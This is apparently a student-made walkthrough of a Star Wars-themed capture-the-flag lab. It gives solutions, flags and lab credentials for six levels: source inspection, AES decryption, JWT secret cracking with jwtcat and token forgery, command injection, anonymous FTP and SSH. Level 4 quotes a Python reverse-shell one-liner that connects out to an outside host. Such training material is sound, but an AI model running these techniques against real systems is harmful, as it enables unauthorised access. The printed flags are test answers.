



POSEIDON

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Introduction

Capture the Flag (CTF) is a traditional outdoor game where two teams each have a flag (or other flag) and the goal is to capture the flag of the other team, located at the "base" of the team, and bring it back safely to their own base.

In the cyber world CTF, "flags" are secrets hidden in purposefully-vulnerable programs or websites. Players need to hack into the system and find those flags and submit it to get into the next level.

Poseidon is a level based challenging game designed especially for Cyber Security enthusiasts. This includes 10 levels with different difficulty levels. It allows you to advance pen-testing and cyber security skills. Poseidon will test your basic computer science skills, programming skills, logical thinking skills, problem solving skills and push you off the limits.

Theme/Audience

We have mainly focused on the full-stack web developers and system administrators to enhance the security of web applications ,computer systems and to have good security practices.

We will use Star Wars movie series to make each level fun and interesting.


VIDEO LINK -

https://mysliit-my.sharepoint.com/:f/g/personal/it18128314_my_sliit_lk/Enmz09m27tFDvRnkLnVcbUABcUEzZ-XhQINKEzF6j9evzA?e=qQnRdd

Level 01: Inspect Elements

This is the very first level of the CTF box and it is the easiest one. Firstly, the player has to do a nmap scan and figure out open ports and the services running on them. Then player can get the web app running on the react JS port which is 3001. Then the player will be prompted a login page but none of the default passwords are not enabled. Since this is a React JS app, the source file cannot be accessed directly. Therefore, the player has to inspect the elements of the home page and will be able to find out the hidden flag there in the source file.

Flag: e598aee2ef59389ca205896642c555c8



```
67 export default function Home(props) {
68   const classes = useStyles();
69
70   const [key, setKey] = useState("");
71   const [flag, setFlag] = useState("");
72
73   const onSubmit = (e) => {
74     console.log(e);
75     e.preventDefault();
76
77     //please remove this key after server implementation
78     //flag 1 --> e598aee2ef59389ca205896642c555c8
79
80     axios
81       .post("http://localhost:5000", { key: key })
82       .then((response) => {
83         console.log(response.data.flag);
84         setFlag(response.data.flag);
85         Cookies.set("access_token", `Bearer ${response}
86       })
87 }
```


Level 02: Someone commented!

In this level player will get a full stack web application where they need to submit a key to get the flag for this level. At the bottom of that web page, they can see a twitter link claiming who created this web page. Players have to go and check out that twitter handle. On that twitter account there is an encrypted key with a hint of the algorithm. Players have to decrypt that using AES and the decryption key. Players have another challenge of finding the decryption key. If the player carefully inspects the source file of this Home.js, there is the key left on a comment by mistake. Using that key with help of AES, players can now decrypt the key for level two. Once the key is found, it should provide to the web interface in order to get the flag for this level.

Level 2 Key: D0nt_l3ak_th15_k3y_t0_th3_r3public

Decryption key: hail_darthvader

Flag: b3df56f50fbfcc40d576f7097cbef73==



hail_darth_vadar909 on Twitter: "Hahahaaa ...! I challenge republic computer warriors to unlock empire's secret vault using this ..."

React App | React App | [hail_darth_vadar909](https://twitter.com/vadar909/status/1331517611142766598) | AES encryption | Index of ftp://10.0.2/ | +

https://twitter.com/vadar909/status/1331517611142766598

Tweet

hail_darth_vadar909
@vadar909

Hahahaaa ...! I challenge republic computer warriors to unlock empire's secret vault using this key. this key is secured with an advanced security mechanism. I bet u fools cannot crack this.

tapZIP9WGIrOEhjd4MN68pnpx4raqnr0hSoJB1DZS1E
XXUJt9bp4+9FdL0G9ZOs

republic sucks :p

3:38 AM · Nov 25, 2020 · Twitter Web App



```
▶ assets
▶ components
▼ pages
  JS Admin.js
  JS Home.js
  JS Intelligence.js
  JS Login.js
  JS Planets.js
  JS SingleIntel.js
  JS Starships.js
  JS Unauthorized.js
  JS Unavailable.js
```

```
67 e(props) {
68 {};
69
70 State("");
71 useState("");
72
73
74
75
76
77 y after server implementation : hail_darthvader909
78 59389ca205896642c555c8
79
80
81 st:5008", { key: key });
82
83 e.data.flag);
84 ta.flag);
85 _token", "Bearer ${response.data.token}");
86
87 '
```



AES encryption


Encrypt and decrypt text with AES algorithm

```
tapZlP9WGlrO Ehjld4MN68pnpx4raqnr0hSoJB1DZS1EXXUJt9bp4+9FdL0G9ZOs
```

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Result of decryption in plain text


```
D0nt_L3ak_th15_k3y_t0_th3_r3publ1c
```



Level 03: Weak admin

There was a hint about an Admin page in the previous level. In this level player has to get the admin page by altering the url but admin page is not authorized to access by all users. Only the admin could access the admin page. Therefore, the player has to escalate the privileges into that admin page. To do that player needs to grab the JW token value, analyze it and change the type variable to admin. Still, it cannot be sent to the backend since the token is signed. Therefore the player has to find out the encryption key to this signature. For that they need to create a wordlist using the Planet names and Vehicle names provided there. After creating the wordlist, the player can find out the key using jwcat with the help of the word list. Once the key match is found they can use it and alter the token successfully. After setting that they can access the admin page and flag 3 could be found there.

Flag: 703dee9c2669f2f382c4db3f54ce91d3



Sidebar:

- Cache Storage
- Cookies
- Indexed DB
- Local Storage
- Session Storage

Table:

Name	Domain	Path	Expires on
access_token	10.0.2.4	/	Session

Details:

- access_token: "Bearer%2...BPr8_GOg"
- CreationTime: "Sun, 13 D...55:52 GMT"
- Domain: "10.0.2.4"
- Expires: "Session"
- HostOnly: true
- HttpOnly: false
- LastAccessed: "Sun, 13 D...42:23 GMT"

VEHICLES

Digger Crawler

Sand Crawler

Manufacturer : Corellia Mining Corporation

Crew Size :46

Passengers :30

Class :wheeled

Speed :30



T-16 skyhopper

T-16 skyhopper

Manufacturer : Incom Corporation

Crew Size :1

Passengers :1

Class :repulsorcraft

Speed :1200

X-34 landspeeder

X-34 landspeeder

10.0.2.4:3001/vehicles

Twin Ion Engine/Ln Starfighter

TIE/LN starfighter



PLANETS

Climate: arid

Tatooine

Climate: arid

Terrain: desert

Population: 200000

Climate: temperate

Alderaan

Climate: temperate

Terrain: grasslands, mountains

Population: 2000000000

Climate: temperate, tropical

Yavin IV

Climate: temperate, tropical

Climate: frozen

Hoth

Climate: frozen

```
root@kali:~/galactic# cat wordlist.txt
CR90 corvette
Star Destroyer
Sentinel-class landing craft
Death Star
Millennium Falcon
Y-wing
X-wing
TIE Advanced x1
Executor
Rebel transport
Sand Crawler
T-16 skyhopper
X-34 landspeeder
TIE/LN starfighter
Snowspeeder
TIE bomber
AT-AT
Storm IV Twin-Pod cloud car
Sail barge
Tatooine
Alderaan
Yavin IV
Hoth
Coruscant
Kamino
```

```
root@kali:~/galactic/jwtcat# python3 jwtcat.py wordlist -w ./wordlist.txt "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0eXAiOijidXNlcjIiMlhdC1Mn0.FBaqQCDUu7uXml_pqAHy5Ed5dfiQ7ydPQP-BPr8_G0g"
2020-12-13 04:46:57,429 kali __main__ [2968] WARNING For attacking complex JWT, it is best to use compiled, GPU accelerated password crackers such as Hashcat and John the Ripper which offer more advanced techniques such as raw brute forcing, rules-based, and mask attacks.
2020-12-13 04:46:57,430 kali __main__ [2968] INFO Pour yourself a cup (or two) of ☕ as this operation might take a while depending on the size of your wordlist.
92%|███████████| 23/25 [00:00<00:00, 9967.86it/s]
2020-12-13 04:46:57,440 kali __main__ [2968] INFO Private key found: Coruscant
2020-12-13 04:46:57,440 kali __main__ [2968] INFO Finished in 0.01128077507019043 sec
root@kali:~/galactic/jwtcat#
```

Encoded

```
eyJhbGciOiJIUzI1NiIsInR5cCI6  
IkpXVCJ9.eyJ0eXAiOiYWRTaW4  
iLCJhdXRoZW50aWNhdGVkIjp0cnV  
iLCJpYXQiOjE2MDc4NDk3NTJ9.4y  
_Hz2lk19Y-  
vipetaMHWH2cpGAuH2R11iTwpj_g  
w8g
```

Decoded

HEADER:

```
{  
  "alg": "HS256",  
  "typ": "JWT"  
}
```

PAYLOAD:


```
{  
  "type": "admin",  
  "authenticated": true,  
  "iat": 1607849752  
}
```

VERIFY SIGNATURE

```
HMACSHA256(  
  base64UrlEncode(header) + "." +  
  base64UrlEncode(payload),  
  Coruscant  
)  secret base64 encoded
```

 Signature Verified

SHARE JWT



Level 04: Hidden path

This is the level where player get to move from web app to terminal. In this level player is given a main control panel. There is an input field where the player can execute commands and gather some information. After that the player should do a remote code execution and get a reverse shell as the already logged in user(sheev). After getting that reverse shell, that user is not given all the privileges. Player has to gain some more privileges and start digging into the home directory of that user. There the player should find a text file called flag.txt which includes the flag 4.

Flag: 57812fe26c9cd05f55c4c0ba06b2604d

User Name: sheev

MAIN CONTROL PANEL

flag 3 --> 703dee9c2669f2f382c4db3f54ce91d3

id

ENTER YOUR COMMAND

uid=1002(sheev) gid=1001(sheev) groups=1001(sheev)

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Reverse Shell Cheat Sheet

If you're lucky enough to find a command execution vulnerability during a penetration test, pretty soon you'll probably want an interactive shell.

If it's not possible to add a new account / SSH key / .rhosts file and just log in, your next step is likely to be to back a reverse shell or binding a shell to a TCP port. This page deals with the former.

Your options for creating a reverse shell are limited by the scripting languages installed on the target machine. You could probably upload a binary program too if you're suitably well prepared.


The examples shown are tailored to Unix-like systems. Some of the examples below should also work on Windows. You can use substitute "/bin/sh -i" with "cmd.exe".

Each of the methods below is aimed to be a one-liner that you can copy/paste. As such they're quite readable.

Python

This was tested under Linux / Python 2.7:

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```



```
sheev@galactic:/var/www/html/galactic/backend$ cd
sheev@galactic:~$ ls
flag.txt intelligence
sheev@galactic:~$ cat flag.txt
flag 4 --> 57812fe26c9cd05f55c4c0ba06b2604d
did you forgot something? :p
sheev@galactic:~$
```

Level 05: Dumpster Dive !!!


In level 4 players will get the flag 4 and a hint saying “Did you forget something?”. This leads to the very first findings of this game. At level one when nmap scan ran there was a ftp port. To solve this level player needs to look into that ftp port. Firstly, players need to connect to that ftp port and check if the anonymous login is possible. Once logged in they can look for the files inside. An encrypted backup file can be found there. Then the player needs to find the passphrase to decrypt it. This decryption key can be found once you take a look at the ftp configuration file. Then using that key play will be able to decrypt that backup file and find the flag 5, username and a password which helps getting into the next level.

Flag: f16eeaf94e64f114316fc4ff5f36bd12

Key: v3ry_s3cur3_3ncrypt1on_k3y

```
root@kali:~/galactic# ftp 10.0.2.4
Connected to 10.0.2.4.
220 (vsFTPd 3.0.3)
Name (10.0.2.4:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 1004      1004          751 Dec 12 12:59 trash.bak.gpg
226 Directory send OK.
ftp> 
```

```
root@kali:~/galactic# cat trash.bak.gpg
-----[REDACTED]-----
-----[REDACTED]-----{10
D@ 00t00250m 5-x00M00[3]/T+"00U0000630R00000;0Y8jG00{00>0
00/eNz00000)00000M-0kd008z#0=00z0000j0090I0\0000h{4\[0010s00j00000 *00}30x=^00@%o0MB00&0000009
P0G0@0l[500珮t0.^0x00000[0]M00)000"0>000*000d0M0P+0u_00_+000+0Yq000000
@~600`80
00pI}1lzV0K000c4000
0I00000D00:t00:000\ZE001)MN0T0^2Si0BQ0&0Tx!\s\00GP0000ZL0T$00000r0<10I04000000lWz00o0y000.>0
s?q!&0000000K591!00fy00d0 :0
00Nz0K0C]00X0c[v0 x0[0]@0000"030000I0p0@0|Ú0ek0w00000[500`0#F(000root@kali:~/galactic#
```



```
# This string is the name of the PAM service vsftpd will use.
pam_service_name=vsftpd
#
# This option specifies the location of the RSA certificate to use for SSL
# encrypted connections.
rsa_cert_file=/etc/ssl/certs/ssl-cert-snakeoil.pem
rsa_private_key_file=/etc/ssl/private/ssl-cert-snakeoil.key
ssl_enable=NO

#
# Uncomment this to indicate that vsftpd uses a utf8 filesystem.
#utf8_filesystem=YES
anonymous_enable=YES
no_anon_password=YES
anon_root=/home/ensign/
write_enable=NO
local_enable=YES
chroot_local_user=YES
chroot_list_enable=YES
chroot_list_file=/etc/vsftpd/chroot_list

#password=v3ry s3cur3 3ncryption k3y
```

```
root@kali:~/galactic# gpg -d trash.bak.gpg
gpg: AES encrypted data
gpg: encrypted with 1 passphrase
my notes :)

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Dec 3

The Empire is in chaos. As the old order crumbles,
the fledgling New Republic seeks a swift end to the
galactic conflict. Many Imperial leaders have fled
from their posts, hoping to escape justice in the
farthest corners of known space.

Dec 5

Pursuing these Imperial deserters are Norra
Nexley and her team of unlikely allies. As more
and more officers are arrested, planets once
crushed beneath the Empire's heel now have hope
for the future. And no hope is greater than that of
the Wookiees of Kashyyyk. Heroes of the Rebellion
Han Solo and Chewbacca have gathered a team of
smugglers and scoundrels to free Kashyyyk from
its Imperial slavers once and for all.

Dec 7

Meanwhile, the remnants of the Empire--now
under the control of Grand Admiral Rae Sloane
and her powerful, secret adviser--prepare to
unleash a terrifying counterstrike. If successful, the
New Republic may never recover, and anarchy will
be loosed upon the galaxy in its greatest time of
need....
```

new creds ---->
username - bane
password - s31v1ng th3 3mp1re
flag 5 --> f16eeaf94e64f114316fc4ff5f36bd12

Level 06: Heist

Players can get a ssh session and connect to it using the previously found new credentials(bane). In that user's home directory, there are one text file and three directories. First take a look at the hint.txt and it will give some hints about the encryption mechanism called 'fernet'. There are two variables which are required for this; token, key. Then take a look into the level1 directory and there is a jpg file. If the player looks into the details of this jpg file closely they can notice there is an odd field

which is ‘copyright notice’. Using that value and the jpg file this can be decrypted using “steghide”. Then it will give the flag 6 and a part of that fernet token.

Flag: 77414a60edb70651904baec280f60b26

```
root@kali:~/galactic# ssh bane@10.0.2.4
bane@10.0.2.4's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-123-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

64 packages can be updated.
8 updates are security updates.

Last login: Sun Dec 13 06:27:10 2020 from 10.0.2.15
bla bla
bane@galactic:~$ ls
hint.txt  level1  level2  level3
bane@galactic:~$ cat hint.txt
drinking this Italian type of amaro, a bitter, aromatic spirit will guide you automatically towards the force.
bane@galactic:~$
```

